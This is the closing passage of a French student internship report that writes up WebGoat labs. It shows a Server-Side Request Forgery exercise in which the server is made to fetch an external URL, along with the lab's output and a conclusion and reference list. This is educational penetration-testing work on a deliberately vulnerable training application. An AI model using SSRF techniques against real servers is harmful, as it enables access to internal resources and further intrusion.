



Figure 223 : Server-Side Request Forgery - Lab 1 Jerry.png

## Writeup Technique de l'Application WebGoat

- *Lab 2*

**Une attaque SSRF peut être utilisée pour accéder à des ressources externes à partir du serveur.**

**En modifiant la requête pour cibler une URL externe, comme dans cet exercice avec <http://ifconfig.pro>, l'attaquant peut forcer le serveur à faire des requêtes vers des ressources externes ou internes, potentiellement exposant des informations sensibles .**



**Figure 224 : Server-Side Request Forgery - Lab 2 Contexte**

**Figure 225 : Server-Side Request Forgery - Lab 2 Burp**

## Writeup Technique de l'Application WebGoat

Change the request, so the server gets information from <http://ifconfig.pro>

Click the button and figure out what happened.

The screenshot shows a web application interface for the 'ifconfig' lab. At the top, there's a message: "Change the request, so the server gets information from <http://ifconfig.pro>". Below it, another message says "Click the button and figure out what happened." A "try this" button is visible. The main content area displays the following text:

```
try this
You rocked the SSRF!

IP: [REDACTED]
HOSTNAME: No dns record for host
USER_AGENT: Java/21.0.1
LANGUAGE:
ENCODINGS:

Feature list:
$curl ifconfig.pro
1.1.1.1

$curl ifconfig.pro/ip.host
1.1.1.1 r.dns.look.up

$curl ifconfig.pro/host
r.dns.look.up

$curl ifconfig.pro/help
this help file

now ipv6 ready!
to force ipv6 use 6.ifconfig.pro
to force ipv4 use 4.ifconfig.pro

if you would like to keep ifconfig.pro running: cashapp $jbphoto221 | or donate via Square (jbphoto)
```

**Figure 226 : Server-Side Request Forgery - Lab 2 'ifconfig'**

Dans des scénarios plus avancés, une attaque SSRF pourrait être combinée avec d'autres vulnérabilités pour obtenir un contrôle plus large sur le système cible, notamment en exécutant du code à distance ou en pivotant vers d'autres systèmes au sein du réseau interne.

## Conclusion générale

**Durant ce stage de perfectionnement, j'ai eu l'opportunité d'explorer en profondeur la sécurité des applications web à travers la plateforme WebGoat. L'objectif principal était de comprendre et d'identifier les vulnérabilités courantes des applications web, telles que celles répertoriées dans le Top 10 OWASP, tout en développant des compétences pratiques en matière de tests d'intrusion. J'ai pu mener plusieurs scénarios d'attaques simulées, allant de l'injection SQL à la manipulation des sessions et des requêtes cross-site (CSRF), etc .**

**Les résultats obtenus ont permis de mettre en lumière les failles de sécurité dans les applications web , démontrant ainsi l'importance cruciale de l'implémentation de mesures de sécurité robustes. Néanmoins, bien que ces exercices aient fourni une base solide, certaines techniques plus avancées devaient être explorées davantage pour une compréhension complète. Des améliorations futures pourraient inclure l'intégration de rapports concrets de programmes Bug-Bounty pour chaque vulnérabilité .**

**En somme, ce stage a enrichi mes connaissances en cybersécurité, me préparant ainsi à contribuer de manière significative à la protection des systèmes d'information dans un environnement professionnel.**

# Nétographie

[1] <https://github.com/WebGoat/WebGoat>

[2] <https://portswigger.net/burp>

[3] <https://hashcat.net/wiki/>

[4] <https://www.openwall.com/john/>

[5] <https://mvnrepository.com/artifact/org.owasp.webgoat>

[6] <https://hub.docker.com/r/webgoat/webgoat>

[7] <https://github.com/itsWhiteNight/HackingLab>

[8] <https://owasp.org/www-project-top-ten/>

[9] <https://x-stream.github.io/security.html>

[10] <https://jwt.io>

[11] <https://www.rfc-editor.org/rfc/rfc7519>